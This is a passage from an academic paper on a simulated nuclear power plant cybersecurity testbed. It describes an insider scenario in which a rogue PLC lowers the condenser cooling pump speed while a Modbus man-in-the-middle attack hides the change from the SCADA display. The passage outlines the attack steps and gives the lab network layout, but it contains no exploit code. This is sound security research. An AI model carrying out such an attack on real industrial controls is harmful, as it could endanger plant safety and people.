


Figure 3.4: Modbus TCP packet structure.

ANS, Boolean or analog, were saved in FLOAT 32-bit format.

The Modbus simulator chosen to enable communication between the different modules of the testbed was ModRSsim2 [20]. This program behaves as a server that responds to requests from Modbus clients located at different IP addresses; through port 502 of the VM where it is installed. Thus, it was used as the ANS's Modbus memory, which could then be remotely accessed by ScadaBR and OpenPLC.

## 3.2 ASHERAH NPP SIMULATOR (ANS) AND ITS ADAPTED MODBUS COMMUNICATIONS INTERFACE

The Asherah NPP Simulator (ANS) was specially developed for cybersecurity assessments, by the University of Sao Paulo, Brazil [4, 7]; in the framework of an international cooperation project sponsored by the IAEA. It has a core design that mathematically simulates the nuclear physics of the Three Mile Island (TMI) reactor, the 2,772 MWt Pressurized Water Reactor (PWR) Babcock and Wilcox (B&W). In addition to the core, it also simulates the various instrumentation and control (IC) modules required to operate the several subsystems commonly found in a real nuclear power plant [4].

Its unique features and the absence of similar research software availability determined the choice of ANS for our testbed. The high degree of complexity and realism of ANS could only be achieved by the

Table 3.2: Common Modbus function codes.

| Function Code (Decimal) | Function Code (Hexadecimal) | Description |
|---|---|---|
| 01 | $0 \times 01$ | Read Coil Status |
| 02 | $0 \times 02$ | Read Input Status |
| 03 | $0 \times 03$ | Read Holding Registers |
| 04 | $0 \times 04$ | Read Input Registers |
| 05 | $0 \times 05$ | Write Single Coil |
| 06 | $0 \times 06$ | Write Single Register |
| 15 | $0 \times 0F$ | Write Multiple Coils |
| 16 | $0 \times 10$ | Write Multiple Registers |

Table 3.3: Modbus addressing scheme.

| Section Designation | Read | Write | Address Range |
|---|---|---|---|
| Coils | YES | YES | 00001–09999 |
| Discrete Inputs | YES | NO | 10001–19999 |
| Input Registers | YES | NO | 30001–39999 |
| Holding Registers | YES | YES | 40001–49999 |

developing work [35, 36], and the verification and validation activities [4] performed by the developers with the support of experts involved in the IAEA CRP Enhancing Computer Security Incident Analysis at Nuclear Facilities. The proprietary software Simulink/MATLAB provided the adequate environment for the development of the ANS' 3200 blocks and more than 250 scripts. Simulink/MATLAB is the one of the two proprietary software used in our setup (the other being the OS Windows 10). In spite of this, the Simulink/MATLAB software is widely available in university laboratories around the world. ANS itself can be provided to IAEA member states upon formal request at [6]. In its current version, ANS can be deployed without the need of Matlab/Simulink, as a runtime standalone version or in a docker/container [37] application (also without the need of any proprietary software).

In Figure 3.5, we can see a general view of the ANS subsystems, divided into three subsections. The two above, from left to right, show: (a) the control loops and protection system; and (b) primary and secondary loops. The bottom subsection shows the external interface, comprised mainly by the Comm Module and Matlab Historian.

In the version used (Windows—Release 14 dec 20), ANS was specially prepared to communicate via the OPC UA protocol (Open Platform Communications Unified Architecture). Thus, in order to enable a new Modbus communications interface, it was necessary to implement the following superficial modifications to the program: (a) map the sensor and controller variables to new areas of the Modbus server ModRSsim2 (Holding Registers Area only—two registers for each variable since they must be written as 32-bit FLOAT), as can be seen in Figure 3.6; (b) create a new initialization script for the new Modbus command variables (ans_load) [Appendix I], which must be run in the Matlab Command Window; and (c) disable the original OPC UA communication modules and create and activate new Modbus modules by means of scripts based on Modbus read and write functions from MATLAB Instrument Control Toolbox, as shown in Figure 3.7 and [Appendix II].





Figure 3.5: General View of the ANS subsystems.



Connected (7/10) : (received/sent) (1474/1474) Serv. write dat

Address: H [✓ D] I/O Holding Regs (400000) Fmt: hex Prot: MODBUS TCP/IP

| Address | +0 | +1 | +2 | +3 | +4 | +5 | +6 | +7 | +8 | +9 |
|---|---|---|---|---|---|---|---|---|---|---|
| 400001-400010 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 4827 | 028A |
| 400011-400020 | 4395 | 1333 | 4397 | 47BF | 42CB | 34BB | 43A6 | 9333 | 4399 | 467A |
| 400021-400030 | 44BA | EA46 | 3F7C | D1DE | 44BB | 421B | 45A3 | 5D79 | 4399 | 467A |
| 400031-400040 | 4972 | DD45 | 443B | 421B | 42C4 | A232 | 43AB | 9333 | 4972 | DD45 |
| 400041-400050 | 443B | 421B | 42C4 | A232 | 43AB | 9333 | 4972 | DD45 | 0000 | 0000 |
| 400051-400060 | 0000 | 0000 | 43AB | 9333 | 4450 | 5859 | 4AA4 | EFAC | 443A | CDF6 |
| 400061-400070 | 42C4 | 0C8C | 43AB | 9333 | 4AA4 | EFAC | 443A | CDF6 | 42C4 | 0C8C |
| 400071-400080 | 43AB | 9333 | 4AA4 | EFAC | 0000 | 0000 | 42C4 | 0C8C | 43AB | 9333 |
| 400081-400090 | 4081 | 154B | 4974 | 2400 | 4E3C | D309 | 4248 | 0000 | 4248 | 0000 |
| 400091-400100 | 420F | 999A | 40C0 | 0460 | 4B66 | 8A51 | 4413 | DCE6 | 4981 | 22CA |
| 400101-400110 | 4609 | F878 | 42C7 | DF19 | 43A9 | 1333 | 4981 | 22D2 | 4609 | F878 |
| 400111-400120 | 42C7 | DF19 | 43A9 | 1333 | 4609 | F878 | 4B6A | 84B9 | 4609 | F878 |
| 400121-400130 | 4B6A | 84B9 | 446D | 65CF | 446D | 65CF | 440C | BDB0 | 4410 | 31D6 |
| 400131-400140 | 4413 | A967 | 42C8 | B3F5 | 4B67 | 763F | 3A94 | 5A44 | 0000 | 0000 |
| 400141-400150 | 4413 | A0D5 | 443A | CD9A | 43F7 | FEE2 | 4170 | 264D | 443A | EA1D |
| 400151-400160 | 440A | 41C3 | 440C | BB6D | 4AC3 | 7405 | 440A | 41C3 | 440A | 41C3 |
| 400161-400170 | 4413 | A0D5 | 443A | CD9A | 43F7 | FEE2 | 4170 | 264D | 443A | EA1D |
| 400171-400180 | 440A | 41C3 | 440C | BB6D | 4AC3 | 7405 | 440A | 41C3 | 440A | 41C3 |
| 400181-400190 | 44BA | EA1D | 4AC3 | 7405 | 45A3 | 5DBE | 431D | 1463 | 42C4 | 8D4B |
| 400191-400200 | 3F80 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 0000 | 0000 |
| 400201-400210 | 0000 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 0000 | 0000 | 3F80 | 0000 |
| 400211-400220 | 0000 | 0000 | 3F80 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400221-400230 | 0000 | 0000 | 0000 | 0000 | 42C8 | 0000 | 42C8 | 0000 | 42C8 | 0000 |
| 400231-400240 | 0000 | 0000 | 4450 | 4000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400241-400250 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400251-400260 | 42C8 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400261-400270 | 0000 | 0000 | 42C8 | 0000 | 42C8 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400271-400280 | 0000 | 0000 | 0000 | 0000 | 42C8 | 0000 | 42C8 | 0000 | 0000 | 0000 |
| 400281-400290 | 42C8 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 3F80 | 0000 |
| 400291-400300 | 0000 | 0000 | 0000 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 0000 | 0000 |
| 400301-400310 | 0000 | 0000 | 0000 | 0000 | 3F80 | 0000 | 3F80 | 0000 | 0000 | 0000 |
| 400311-400320 | 3F80 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400321-400330 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400331-400340 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400341-400350 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400351-400360 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400361-400370 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400371-400380 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400381-400390 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400391-400400 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |
| 400401-400410 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 | 0000 |

Figure 3.6: Mapped holding registers area of ModRSsim2.

Note that both applications, the Modbus server and the ANS, were installed on the same machine and therefore shared the same IP. The operating system used was Windows 10. From this point on, we could have chosen to install the rest of the testbed components on other physical machines connected by a hardware switch. Instead, we elected to build the entire testbed on a single machine by means of OS virtualization technology.



Disabled Original OPC-UA Communication Modules
New Modbus Communication Modules

Figure 3.7: ANS Modbus communications interface.

## 3.3 GNS3 TOPOLOGY

The open-source program GNS3 (Graphical Network Simulator-3) [21] was used to create a simple TCP/IP network topology needed to set up the testbed and carry out the planned insider cyber-attack. This program allows emulation and simulation of various network equipment, such as routers, switches, and firewalls; besides OS VMs. It supports several free hypervisors such as VirtualBox and VMware Workstation Player. The elements used to build the topologies are called appliances. The main elements used in our implementation, all free, were the following: VyOS Router; 2 Ubuntu 20.04 VMs (ScadaBR and OpenPLC), and; Kali Linux. Another facility provided by GNS3 is its simple integration with the well-known communication protocol analyzer software Wireshark [28], which in turn is able to analyze Modbus traffic. Several such units can be inserted into the topology segments at the same time.

In essence, our testbed was assembled to study and manipulate the Modbus/TCP communication in an industrial subnet between the PLCs of a nuclear power plant and its supervisory system. As intervening elements, inserted in the system by the Insider, we have: (a) a computer with the OS Kali Linux distribution installed, a well-known platform used for pen test (penetration testing) and equipped with several libraries for cyber-attacks; and (b) a “Rogue” PLC whose function is to substitute an internal control of the plant, previously neutralized by the malicious agent. All mentioned elements were installed in VMs whose IP and MAC addresses were fixed, and are in turn interconnected through Ethernet via a simple switch.

This configuration is sufficient to carry out insider attacks between the ANS and the HMI, since it is assumed that the subnet is segregated from the Internet in critical infrastructures such as NPP (Air Gap). However, the VyOS router [22] was also added and configured in the topology to allow access to the internet of the test environment and thus facilitate the installation and configuration of the programs and also allow for HIL testing (Arduino Wi-Fi) [Appendix III]. The resulting GNS3 topology is shown in Figure 3.8 and its IP scheme in Table 3.4 below.




Figure 3.8: GNS3 nuclear testbed topology.

Table 3.4: Nuclear testbed IP addressing.


| Roles | Main Applications | OS | IP | MAC |
|---|---|---|---|---|
| SCADA, Historian | ScadaBR, MSQL Workbench | Ubuntu 20.04 | 10.0.0.4/8 | 0c:fd:ed:11:0b:00 |
| NPP Simulator, Modbus Server | ANS, ModRSsim2 | Windows 10 | 10.0.0.2/8 | 08:00:27:44:d6:ef |
| Cyber-attack Plataform | Kali Linux | Debian | 10.0.0.5/8 | 08:00:27:5c:65:26 |
| “Rogue” PLC | OpenPLC | Ubuntu 20.04 | 10.0.0.3/8 | 0c:fd:ed:28:84:00 |
| Router | VyOS | GNS3 Appliance | 10.0.0.1/8 (eth1), dhcp (eth0, eth2) | 0c:fd:ed:2f:d8:01 |

## 3.4 SCADABR HMI AND HISTORIAN

ScadaBR [24] is an open-source supervisory system that presents several features expected by our testbed in order to reproduce a situation close to the industry practice in a virtual environment. In particular: visualization of automation data in real time; construction of graphical screens; and continuous recording of variable changing values in a database. This last function, also called Historian or Datalogger, is provided by the relational database management system (RDBMS) linked to the main program. It is fundamental to enable deeper studies based on the analysis of data captured over long periods of time, such as, for example, the creation of datasets for IDS automation research through the training of ML algorithms. In the version we used, the supervisory links to an Apache Derby RDBMS by default. However, most ScadaBR users migrate the application to use the MySQL [31] manager instead, which would provide performance and stability gains to the Historian in real applications. We repeated the procedure in our testbed and, in order to facilitate the manipulation of this database, we also installed the MySQL Workbench [27] graphical tool in the same VM.


Regarding the choice of variables to be monitored by ScadaBR, it is important to recognize that the version of ANS that was employed continuously provides the values of 153 different input and output (IO) variables (sensors, actuators, setpoints, and commands). These are grouped into 19 subsystems distributed among the three main circuits found in PWR reactors (primary, secondary, and tertiary). Thus, any practical study involving cyber-attacks against the ANS and evaluation of its impacts must commence by selecting a relevant subset of this universe. First, we considered it desirable to monitor the nuclear reactor (RX) and its reactivity control variables. Second, the variables belonging to the target subsystem of the cyber attack. And last, the variables belonging to the subsystems directly linked to the target subsystem.

Since we decided that the attack would primarily involve the condenser cooling pump (CCP), a HMI was developed consisting in the numerical and graphical screens shown in Figures 3.9 and 3.10. In those, we have just linked the variables associated with the chosen subsystems: main control; condenser cooling (CC); condenser (CD); turbine (TB); and reactor (RX). Their characteristics are described in greater detail in the experimental section of this text.



TB_Speed: **157.08 rad/s**
TB_InSteamPress: **6410262.50 Pa**
TB_OutSteamPress: **5200.47 Pa**
TB_IsoValvePos: **1**
TB_SpeedCtrlValvePos: **97.99 %**
CTRL_RXPowerSetpoint: **100 %**
INT_SimulationStopCmd: **0**
TB_IsoValveCmd: **1**
TB_InSteamFlow: **1491.68 kg/s**
TB_SpeedCtrlValveCmd: **100 %**
CC_PumpOnOffCmd: **1**
CC_PumpSpeedCmd: **100 %**
CC_PumpInletTemp: **298.15 K**
CC_PumpOutletTemp: **302.49 K**
CC_PumpOnOff: **1**
CC_PumpSpeed: **102.77 rad/s**
CC_PumpFlow: **172988.05 kg/s**
CC_PumpTemp: **333.15 K**
CD_Level: **1.00 m**
CD_SteamTemp: **306.46 K**
CD_CondTemp: **306.46 K**
CD_Press: **5200.47 Pa**
CD_InSteamFlow: **1491.68 kg/s**
CD_OutCondFlow: **1491.51 kg/s**
RX_MeanCoolTemp: **576.78 K**
RX_InCoolTemp: **563.04 K**
RX_OutCoolTemp: **590.57 K**
RX_CladTemp: **946.68 K**
RX_FuelTemp: **946.68 K**
RX_CL1Flow: **8812.68 kg/s**
RX_CL2Flow: **8812.68 kg/s**
RX_TotalReac: **-0.00114942**
RX_ReactorPower: **99.55 %**
RX_ReactorPress: **14488790.00 Pa**
RX_CL1Press: **14690022.00 Pa**
RX_CL2Press: **14690022.00 Pa**

Figure 3.9: ScadaBR HMI—Synoptic Panel 1 (Numerical and Main Control).



INT_SimulationStopCmd: **0**
CTRL_RXPowerSetpoint: **100 %**
TB_Speed: **157.08 rad/s**
TB_IsoValvePos: **1**
TB_IsoValveCmd: **1**
TB_SpeedCtrlValveCmd: **100 %**
CC_PumpOnOffCmd: **1**
CC_PumpSpeedCmd: **100 %**
CC_PumpOnOff: **1**

Figure 3.10: ScadaBR HMI—Synoptic Panel 2 (Graphical).

# 4 CONDUCTING THE CYBER-ATTACK SCENARIO AND EVALUATING THE RESULTS

As mentioned before, our cyber-attack scenario consisted in the replacement of an internal ANS control by a malicious external one that tampered with a critical variable value, while simultaneously a real-time value-changing MITM attack prevented the anomalous activity from being detected by the HMI. With the attack involving the condenser cooling pump (CCP); we have chosen the speed of this pump (CCP_PumpSpeed), as the critical variable, and the internal command CC_PumpSpeedCmd, as the associated control to be manipulated. The following considerations explain this choice.

First, the CCP is responsible for controlling the speed of the external cooling water flow to the condenser (CD); and therefore regulates its temperature and steam pressure. The CD steam pressure is identical to the outlet steam pressure of the turbine (TB). A certain pressure difference between the turbine inlet and outlet must exist for it to be able to turn the electrical generator responsible for the NPP power output. Thus, the improper operation of the CCP could, in the extreme, stop the operation of the turbine (TB) and the production of energy, and indirectly impair the functioning of the nuclear reactor; in addition to other undesirable consequences, referring to Figure 3.9.

Second, the CCP is physically located outside the nuclear island, in the tertiary circuit of the NPP. Such an attack is more attractive for an insider, since more lenient security measures are generally employed in this area. This in turn increases the chances of the cyber-attack actually occurring and thus contributes to the realism of the attack scenario. And last, since the CCP relates directly to only one other subsystem (the condenser CD), we considered that the analytical simplification provided by this situation made the chosen target desirable as the object of a first exploration of the testbed's capabilities.

In more specific terms, the attack consisted of using the Rogue PLC to set the value of CC_PumpSpeedCmd to 75, while the HMI instead showed its normal value around 100, for main control power output of 100%. In the absence of manipulation, this variable adjusts the condenser cooling pump (CCP) speed to keep the condenser (CD) vapor pressure close to a reference value (5200 Pa), as can be seen in Figure 4.1.




Figure 4.1: CD Press CTRL.

Thus, it was expected that the artificially imposed slightly lower fixed value would not be easily noticed and would gradually increase that condenser pressure, eventually reproducing the damaging effects described above. To do this in practice in our testbed, we followed these steps:

1. Disabled the internal ANS control module (CD Press CTRL) that provides the value to be manipulated (CC_PumpSpeedCmd);

2. Programmed the Rogue PLC so that it could provide the new value of CC_PumpSpeedCmd that would be externally supplied and accepted by the ANS as if it were internally generated. In addition, it was necessary to provide the control variable that keeps the pump turned on, and that was originally provided by the disabled internal module (CC_PumpOnOffCmd);

3. Used the attacker platform to perform a MITM attack that was able to intercept and modify the Modbus/TCP communication between the ANS and ScadaBR.

## 4.1 ANS PREPARATION

The procedure for disabling internal ANS modules in Simulink/MATLAB involves commenting them out and at the same time enabling the necessary command connectors in the communications section. Specifically, Figure 4.2 shows how we disabled the CD Press CTRL module and the internal variables CC_PumpSpeedCmd and CC_PumpOnOffCmd. Figure 4.3 shows how we activated these same variables in the communications area, so that they can be controlled externally. The physical equivalent of this operation would be the replacement of the legitimate PLC or its control programming for another version. We assume that the malicious agent would have the ability to make this physical modification, in a real situation.

